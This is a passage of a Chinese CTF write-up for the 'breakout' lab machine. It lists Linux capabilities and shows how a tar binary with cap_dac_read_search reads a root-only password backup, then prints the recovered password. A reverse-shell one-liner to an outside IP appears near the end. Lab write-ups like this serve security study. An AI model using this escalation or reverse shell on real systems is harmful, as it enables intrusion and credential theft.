CAP_NET_BROADCAST:允许网络广播和多播访问
CAP_NET_ADMIN:允许执行网络管理任务
CAP_NET_RAW:允许使用原始套接字
CAP_IPC_LOCK:允许锁定共享内存片段
CAP_IPC_OWNER:忽略IPC所有权检查
CAP_SYS_MODULE:允许插入和删除内核模块
CAP_SYS_RAWIO:允许直接访问/devport,/dev/mem,/dev/kmem及原始块设备
CAP_SYS_CHROOT:允许使用chroot()系统调用
CAP_SYS_PTRACE:允许跟踪任何进程
CAP_SYS_PACCT:允许执行进程的BSD式审计
CAP_SYS_ADMIN:允许执行系统管理任务，如加载或卸载文件系统、设置磁盘配额等
CAP_SYS_BOOT:允许重新启动系统
CAP_SYS_NICE:允许提升优先级及设置其他进程的优先级
CAP_SYS_RESOURCE:忽略资源限制
CAP_SYS_TIME:允许改变系统时钟
```

```
CAP_SYS_TTY_CONFIG:允许配置TTY设备
CAP_MKNOD:允许使用mknod()系统调用
CAP_LEASE:允许修改文件锁的FL_LEASE标志
```

发现tar可以读取任意文件的

```
tar: /etc/shadow: Cannot open: Permiss
tar: Exiting with failure status due t
cyber@breakout ~]$ getcap tar
tar cap_dac_read_search=ep
cyber@breakout ~]$
```

发现文件

```
nd: '/tmp/systemd-private-cb19a960f46c4921a4d1e4def3fbbf5b-apache2.
nd: '/tmp/vmware-root_393-1857490030': Permission denied
nd: '/tmp/systemd-private-cb19a960f46c4921a4d1e4def3fbbf5b-systemd-
ber@breakout ~]$ cd /var/
ber@breakout var]$ ls -al
otal 56
rwxr-xr-x 14 root root  4096 Oct 19  2021 .
rwxr-xr-x 18 root root  4096 Oct 19  2021 ..
rwxr-xr-x  2 root root  4096 Mar  8 21:42 backups
rwxr-xr-x 12 root root  4096 Oct 19  2021 cache
rwxr-xr-x 25 root root  4096 Oct 19  2021 lib
rwxrwsr-x  2 root staff 4096 Apr 10  2021 local
rwxrwxrwx  1 root root     9 Oct 19  2021 lock -> /run/lock
rwxr-xr-x  8 root root  4096 Mar  8 20:59 log
rwxrwsr-x  2 root mail  4096 Oct 19  2021 mail
rwxr-xr-x  2 root root  4096 Oct 19  2021 opt
rwxrwxrwx  1 root root     4 Oct 19  2021 run -> /run
rwxr-xr-x  5 root root  4096 Oct 19  2021 spool
rwxrwxrwt  5 root root  4096 Mar  8 20:59 tmp
rwxr-xr-x  3 root root  4096 Mar  8 20:59 usermin
rwx------  3 root bin   4096 Mar  8 21:52 webmin
rwxr-xr-x  3 root root  4096 Oct 19  2021 www
ber@breakout var]$
```

tar可以读取文件，可以突破这个文件的访问限制


tar -cvf * *打包

tar -xvf * 解压

```
var
cyber@breakout ~]$ ./tar -cvf pass.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
cyber@breakout ~]$ ./tar -cvf flag.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
cyber@breakout ~]$ ./tar -xvf flag.tar 111
./tar: 111: Not found in archive
./tar: Exiting with failure status due to previous errors
cyber@breakout ~]$ ./tar -xvf flag.tar -o 111
./tar: 111: Not found in archive
./tar: Exiting with failure status due to previous errors
cyber@breakout ~]$ ./tar -xvf flag.tar
var/backups/.old_pass.bak
cyber@breakout ~]$ ls
back.gz
flag.tar
pass.tar
shsadown.zip
tar
user.txt
var
cyber@breakout ~]$ cat flag.tar
var/backups/.old_pass.bak0000600000000000000000000000000211413400111401430 3 0ustar  rootrootTs&4&YurgtRX(=~h
```

密码：`Ts&4&YurgtRX(=~h`

反弹shell：`bash -i >&/dev/172.16.170.43/5656 0>&1`



此时一位小白失去了梦想~~~~

成功